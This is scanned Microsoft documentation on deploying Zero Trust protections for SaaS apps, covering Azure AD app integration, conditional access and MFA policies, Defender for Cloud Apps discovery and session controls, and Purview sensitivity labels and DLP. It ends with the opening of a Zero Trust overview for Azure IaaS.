
For guidance on licensing, see Microsoft 365 guidance for security & compliance.

For more information, see the Microsoft 365 Zero Trust deployment plan.

What's in this solution

This solution steps through the deployment of key layers to integrate SaaS apps for Zero Trust with Microsoft 365.

Microsoft 365 helps you manage your SaaS applications giving you control and optics to discover and manage apps. You're likely already aware of the primary cloud apps used by your organization. Azure AD includes a gallery of apps you can add to your directory. You can also use Microsoft Defender for Cloud Apps to discover other cloud your users interact with. For more information, see Discover and assess cloud apps. After knowing your digital estate, you'll need to make sure that only authorized users and that certain conditions are met before they're accessed, and that the information is properly protected.



The steps in this solution are:

1. Add SaaS apps in Azure Active Directory.
2. Create Microsoft Defender for Cloud Apps policies.
3. Deploy information protection for SaaS apps.

Learning for administrators

The following resources help administrators learn concepts about SaaS.

Design a strategy for securing PaaS, IaaS, and SaaS services

Description: Learn how to design a cybersecurity strategy, which will secure cloud services in the SaaS, PaaS, and IaaS service models.

1 hr 42 min - 13 units

Start >

Step 1: Add SaaS apps to Azure Active Directory and to the scope of policies

Article • 09/14/2022 • 4 minutes to read

Many organizations rely on SaaS apps to run business workflows. The ease of use, cost effectiveness, and scalability makes it a viable solution for organizations to adopt. Because of the amount information and access to valuable resources these apps have, proper measures must be in place to secure these business-critical apps.

Azure Active Directory (Azure AD) is the Microsoft cloud-based identity and access management service. Azure AD provides secure authentication and authorization solutions so that customers, partners, and employees can access the applications they need. With Azure AD, conditional access, multi-factor authentication, single-sign on, and automatic user provisioning make identity and access management easy and secure.

Add apps in Azure AD so that you can monitor and configure access for applications in the cloud. Azure AD has an application gallery which is a collection of SaaS apps that have been pre-integrated with Azure AD. You can also choose to add your own custom apps. For more information, see Five steps for integrating all your apps with Azure AD.

After adding apps to Azure AD, you can configure how apps are accessed by including them in the scope of your Zero Trust identity and device access policies.

If you already have Defender for Cloud Apps deployed, you can discover SaaS apps that are being used in your organization. For more information, see Discover and manage shadow IT in your network.

Adding apps in Azure AD

Adding apps in Azure AD helps you leverage one or more of the services it provides including:

- Application authentication and authorization
- User authentication and authorization
- SSO using federation or password
- User provisioning and synchronization
- Role-based access control - Use the directory to define application roles to perform role-based authorization checks in an application
- OAuth authorization services - Used by Microsoft 365 and other Microsoft applications to authorize access to APIs/resources

- Application publishing and proxy - Publish an application from a private network to the internet
- Directory schema extension attributes to store additional data in Azure AD

There are several ways you can add apps in Azure AD. The easiest way to start managing apps is to use the application gallery. You also have the option of adding custom apps. This section will guide you through both ways.

Add apps from the application gallery

Azure AD has an application gallery that contains a collection of SaaS apps that have been pre-integrated with Azure AD. All you need to do is sign into Azure Active Directory and choose from applications from specific cloud platforms, featured applications, or you search for the application that you want to use.

For more information, see Add an enterprise application and Overview of Azure Active Directory application gallery.

Adding custom apps in Azure AD app gallery

You can develop your own application and register it in Azure AD. Registering it with Azure AD lets you leverage the security features that the tenant provides. You can register your application in **App Registrations**, or you can register it using the **Create your own application** link when adding a new application in **Enterprise applications**.


For more information, see Request to publish your application in the Azure Active Directory application gallery.

Add to the scope of your Zero Trust identity and device access policies

After adding apps in Azure AD, you'll need to add them to the scope your identity and device access policies.

Conditional access policies allow administrators to assign controls to specific applications, actions, or authentication context. You can define conditions such as what device type can access a resource, user risk levels, trusted locations, as well as other conditions. Multifactor authentication (MFA) is also part of these policies.

MFA helps safeguard access to data and applications, by providing additional security by requiring a second form of verification and delivers strong authentication.



Updating common policies

The following diagram illustrates which policies to update from the common identity and device access policies for SaaS apps.

For each policy to update, make sure that apps and dependent services are included in the assignment of cloud apps.


This table lists the policies that need to be revisited and links to each policy in the common identity and device access policies.

Protection level	Policies	Further information
Starting point	Require MFA when sign-in risk is *medium* or *high*	Be sure apps and dependent services are included in the list of apps.
	Block clients that don't support modern authentication	Include apps and dependent services in the assignment of cloud apps.
	High risk users must change password	Forces app users to change their password when signing in if high-risk activity is detected for their account.
	Apply APP data protection policies	Be sure apps and dependent services are included in the list of apps. Update the policy for each platform (iOS, Android, Windows).

Protection level	Policies	Further information
Enterprise	Require MFA when sign-in risk is *low*, *medium* or *high*	Include apps and dependent services in this policy.
	Require compliant PCs *and* mobile devices	Include apps and dependent services in this policy.
Specialized security	*Always* require MFA	Regardless of user identity, MFA will be used by your organization.

For more information, see Recommended Microsoft Defender for Cloud Apps policies for SaaS apps.

Next step



Continue with Step 2 to create Defender for Cloud Apps policies.

Step 2: Create Defender for Cloud App policies

Article • 08/31/2022 • 5 minutes to read

Apps form an integral part of many organizations. Many employees use apps to tackle tasks more efficiently. However, some of these apps are unsanctioned and can cause significant damage to an organization when not discovered and managed properly.

It's important to have visibility into the apps that are being used in your organization so that you can properly manage and protect important resources.

This article provides guidance on how to:

- Discover apps
- Sanction cloud apps
- Configure Conditional Access App Control
- Use app connectors
- Apply session controls

Microsoft Defender for Cloud Apps keeps you in control through comprehensive visibility, auditing, and granular controls over your sensitive data.


Defender for Cloud Apps has tools that help uncover shadow IT and assess risk while enabling you to enforce policies and investigate activities. It helps you control access in real time and stop threats so your organization can more safely move to the cloud.

If you haven't already set up Defender for Cloud Apps, you can get started by using the guidance in Evaluate Microsoft Defender for Cloud Apps.

Discover cloud apps

Without visibility into the apps being used in your organization, you will not be able to properly manage and control how users use and access important resources with them.

Defender for Cloud Apps has a capability called Cloud Discovery which analyzes your traffic logs against the Microsoft Defender for Cloud Apps catalog of over 31,000 cloud apps. The apps are ranked and scored based on more than 90 risk factors to provide you with ongoing visibility into cloud use, Shadow IT, and the risk Shadow IT poses into your organization.



In this illustration, there are two methods that can be used to monitor network traffic and discover cloud apps that are being used by your organization.

- Cloud App Discovery integrates with Microsoft Defender for Endpoint natively. Defender for Endpoint reports cloud apps and services being accessed from IT-managed Windows 10 and Windows 11 devices.
- For coverage on all devices connected to a network, the Defender for Cloud Apps log collector is installed on firewalls and other proxies to collect data from endpoints. This data is sent to Defender for Cloud Apps for analysis.

Use the following guidance to leverage the built-in capabilities in Defender for Cloud Apps to discover apps in your organization:

- Set up Cloud Discovery
- Discover and identify Shadow IT

Sanction apps

After you've reviewed the list of discovered apps in your environment,you can secure your environment by approving safe apps (Sanctioned) or prohibiting unwanted apps (Unsanctioned).


For more information, see Sanctioning/unsanctioning an app.

Configure Conditional Access App Control to protect apps

In the previous step Step 1: Add SaaS apps to Azure Active Directory and to the scope of policies, conditional access was described as policies that allow administrators to assign controls to specific applications, actions, or authentication context. You have the ability to define which users or user groups can access the cloud apps, which cloud apps users can access, and which locations and networks a user has access to using conditional access policy.

In conjunction with conditional access policies, you can further augment the security of cloud apps by applying access and session controls using Conditional Access App Control. Conditional Access App Control enables user app access and sessions to be monitored and controlled in real time based on access and session policies. Access and session policies are used within the Defender for Cloud Apps portal to further refine filters and set actions to be taken on a user.

Microsoft Defender for Cloud Apps natively integrates with Azure AD. All you have to do is configure a policy in Azure AD to use Conditional Access App Control in Defender for Cloud Apps. This routes network traffic for these managed SaaS apps through Defender for Cloud Apps as a proxy, which allows Defender for Cloud Apps to monitor this traffic and to apply session controls.



In this illustration:

- SaaS apps are integrated with the Azure AD tenant. This integration allows Azure AD to enforce conditional access policies, including multi-factor authentication.
- A policy is added to Azure Active Directory to direct traffic for SaaS apps to Defender for Cloud Apps. The policy specifies which SaaS apps to apply this policy to. Therefore, after Azure AD enforces any conditional access policies that apply to these SaaS apps, Azure AD then directs (proxies) the session traffic through Defender for Cloud Apps.
- Defender for Cloud Apps monitors this traffic and applies any session control policies that have been configured by administrators.

To summarize, conditional access dictates the requirements that must be fulfilled before a user can access apps. Conditional Access App Control dictates what apps a user can access and the set of actions that a user can take during a session **after** they've been granted access.

Use the following references for more information:

- Protect apps with Microsoft Defender for Cloud Apps Conditional Access App Control
- Integrating Azure AD with Conditional Access App Control

Use app connectors

App connectors use the APIs of app providers to enable greater visibility and control by Microsoft Defender for Cloud Apps over the apps you connect to.

Depending on the app to which you're connecting, API connection enables the following items:

- **Account information** - Visibility into users, accounts, profile information, status (suspended, active, disabled) groups, and privileges.
- **Audit trail** - Visibility into user activities, admin activities, sign-in activities.
- **Account governance** - Ability to suspend users, revoke passwords, etc.
- **App permissions** - Visibility into issued tokens and their permissions.
- **App permission governance** - Ability to remove tokens.
- **Data scan** - Scanning of unstructured data using two processes -periodically (every 12 hours) and in real-time scan (triggered each time a change is detected).
- **Data governance** - Ability to quarantine files, including files in trash, and overwrite files.

For more information, see Connect apps.

Defender for Cloud Apps provides end-to-end protection for connected apps using Cloud-to-Cloud integration, API connectors, and real-time access and session controls leveraging our Conditional App Access Controls.

For more information, see Protecting connected apps.

Apply session controls


Session controls allow you to apply parameters to how cloud apps are used by your organization. For example, if your organization is using Salesforce, you can configure a session policy that allows only managed devices to access your organization's data at Salesforce. A simpler example could be configuring a policy to monitor traffic from unmanaged devices so you can analyze the risk of this traffic before applying stricter policies.

Microsoft Defender for Cloud Apps documentation includes a series of tutorials to help you discover risk and protect your environment.

Try out Defender for Cloud Apps tutorials:

- Detect suspicious user activity
- Investigate risky users
- Investigate risky OAuth apps
- Discover and protect sensitive information
- Protect any app in your organization in real time
- Block downloads of sensitive information
- Protect your files with admin quarantine
- Require step-up authentication upon risky action

Next step



Continue with Step 3 to deploy information protection for SaaS apps.

Step 3: Deploy information protection for SaaS apps

Article • 08/31/2022 • 5 minutes to read


While protecting access to apps and session activities are important, the data that SaaS apps contain may be one of the most critical resources that must be protected. Deploying information protection for SaaS apps is a key step in preventing inadvertent exposure of sensitive information.

Microsoft Purview Information Protection is natively integrated in Microsoft 365 apps and services such as SharePoint, OneDrive, Teams and Exchange. For other SaaS apps you might want to implement integration to ensure your sensitive data is protected wherever it is. There are various ways you to integrate information protection with other apps you use. You can use Defender for Cloud Apps to integrate labeling with apps or have an app developer integrate directly using a SDK. For more information, see About Microsoft Information Protection SDK.

This solution builds on the Microsoft Purview Information Protection solution guidance and is scoped to guide you on how to use Defender for Cloud Apps to extend information protection to data in SaaS apps. You may want to review the guidance to gain better understanding of the overall workflow. For more information, see Deploy an information protection solution with Microsoft Purview.

The scope of this article focuses on protecting Office and PDF files and document repositories within SaaS applications.

The key concepts surrounding information protection involves knowing your data, protecting your data, and preventing data loss.



In this illustration:

- To protect data in SaaS apps, you must first determine what information in your organization has that's considered to be sensitive information. After doing that,

check to see if any of the sensitive information types (SIT) map to the type of information. If none of the information types meet your needs, you can modify them or create your custom SIT. You can define sensitive information types using the Microsoft Purview compliance portal.

- Using the defined sensitive information types, you can discover items that contain sensitive data in SaaS apps.

  > **Tip**
  >
  > To learn about the full list of supported apps for Microsoft Purview Information Protection, see **Information Protection**

- After discovering items that contain sensitive data, you can extend labels out to SaaS apps and then apply them.

- To prevent data loss, you can define then extend data loss prevention (DLP) policies. With a DLP policy, you can identify, monitor, and automatically protect sensitive items across services. Some examples of the protective actions of DLP policies include showing a pop-up policy tip to a user when a user tries to share a sensitive item inappropriately. Other examples include block the sharing of data, and sensitive items being locked and moved to a secure quarantine location.

Use the following steps to guide you in using Microsoft 365 products so that you can apply information protection capabilities on SaaS apps:

Step	Description
1	Discover sensitive information in SaaS apps
2	Apply sensitivity labels to protect data
3	Extend DLP policies to cloud apps
4	Monitor and report on your data

Discover sensitive information in SaaS apps

To discover sensitive information contained in SaaS apps, you'll need to:

1. Enable the Microsoft Purview Information Protection integration
2. Create policies to identify sensitive information in files

Microsoft Purview Information Protection is a framework that includes Defender for Cloud Apps. Integrating Defender for Cloud Apps in Microsoft Purview will help you better protect sensitive information in your organization.

For more information, see How to integrate Microsoft Purview Information Protection with Defender for Cloud Apps.

Once you know the kinds of information you want to protect, it's time to create policies to detect them.

You can create policies for:

- Files
- Sessions

File policies scan the content of files stored in your connected cloud apps via API, for supported apps.

Session policies scan and protect files in real time on access to prevent data exfiltration, protect files on download, prevent the upload of unlabeled files.

For more information, see Microsoft Data Classification Services integration.

Apply sensitivity labels to protect data

After discovering and sorting sensitive information, you can apply sensitivity labels. When a sensitivity label is applied to a document, any configured protection settings for that label are enforced on the content. For example, a file that is labeled "Confidential" may be encrypted, and access may be limited such as, to a specific group of people, or just employees.

Defender for Cloud Apps is natively integrated with Microsoft Purview Information Protection and the same sensitive types and labels are available throughout both services. So when you want to define sensitive information, head over to the Microsoft Purview compliance portal to create them, and once defined they will be available in Defender for Cloud Apps.

Defender for Cloud Apps lets you automatically apply sensitivity labels from Microsoft Purview Information Protection. These labels will be applied to files as a file policy governance action, and depending on the label configuration, can apply encryption for another layer of protection.

For more information, see Apply Microsoft Purview Information Protection labels automatically.

Extend DLP policies to SaaS apps

Depending on the SaaS apps that you have in your environment, you have various options to choose from to deploy a DLP solution. Use the following table to guide you in your decision making process:

Scenario	Tool
Your environment has the following products: - Exchange Online email - SharePoint Online sites - OneDrive accounts - Teams chat and channel messages - Microsoft Defender for Cloud Apps - Windows 10, Windows 11, and macOS (Catalina 10.15 and higher) devices - On-premises repositories - Power BI sites	Use Microsoft Purview. For more information, see Learn about DLP.
Your organization uses other apps that aren't covered in Microsoft Purview, but can be connected to Microsoft Defender for Cloud Apps via API such as: - Atlassian - Azure - AWS - Box - DocuSign - Egnyte - GitHub - Google Workspace - GCP - NetDocuments - Office 365 - Okta - OneLogin - Salesfoce - ServiceNow - Slack - Smartsheet - Webex - Workday - Zendesk	Use Microsoft Defender for Cloud Apps. To use a DLP policy that's scoped to a specific non-Microsoft cloud app, the app must be connected to Defender for Cloud Apps. For more information, see Connect apps.

Scenario	Tool
The apps that your organization uses aren't yet supported in Microsoft Defender for Cloud via API, but can be added using app connectors, and you can use session policies to apply DLP policies in real time.	Use Microsoft Defender for Cloud Apps. For more information, see Connect apps and Use data loss prevention policies for non-Microsoft cloud apps.

For guidance on licensing, see Microsoft 365 guidance for security & compliance.

Monitor your data

Now that your policies are in place, you'll want to check the Microsoft 365 Defender portal to monitor the effect of the policies you've put into place and remediate incidents. Microsoft 365 Defender gives you visibility into DLP alerts and incidents from Microsoft Purview and Defender for Cloud apps in a single pane of glass.

Security analysts can prioritize alerts effectively, gain visibility into the full scope of a breach, and take response actions to remediate threats.

For more information, see Microsoft 365 Defender portal.

Overview – Apply Zero Trust principles to Azure IaaS

Article • 02/27/2023 • 10 minutes to read

This series of articles help you apply the principles of Zero Trust to your workloads in Microsoft Azure IaaS based on a multi-disciplinary approach to applying the Zero Trust principles. Zero Trust is a security strategy. It is not a product or a service, but an approach in designing and implementing the following set of security principles:

- Verify explicitly
- Use least privileged access
- Assume breach

Implementing the Zero Trust mindset to "assume breach, never trust, always verify" requires changes to cloud infrastructure, deployment strategy, and implementation.

These initial series of five articles (including this introduction) show you how to apply Zero Trust approach to a very common IT business scenario based on infrastructure services. The work is broken into units that can be configured together as follows:

- Azure storage
- Virtual machines
- Spoke virtual networks (VNets) for virtual machine-based workloads
- Hub VNets to support access to many workloads in Azure

See Apply Zero Trust principles to Azure Virtual Desktop for additional guidance.

> **Note**
>
> Additional articles will be added to this series in the future, including how organizations can apply a Zero Trust approach to applications, networking, data, and DevOps services based on real IT business environments.

> **Important**
>
> This Zero Trust guidance describes how to use and configure several security solutions and features available on Azure for a reference architecture. Several other resources also provide security guidance for these solutions and features, including:

> - Microsoft Cloud Security Benchmark

> - Microsoft Cloud Security Baseline

To describe how to apply a Zero Trust approach, this guidance targets a common pattern used in production by many organizations: a virtual-machine-based application hosted in a VNet (and IaaS application). This is a common pattern for organizations migrating on-premises applications to Azure, which is sometimes referred to as "lift-and-shift". The reference architecture includes all components necessary to support this application, including storage services and a hub VNet.

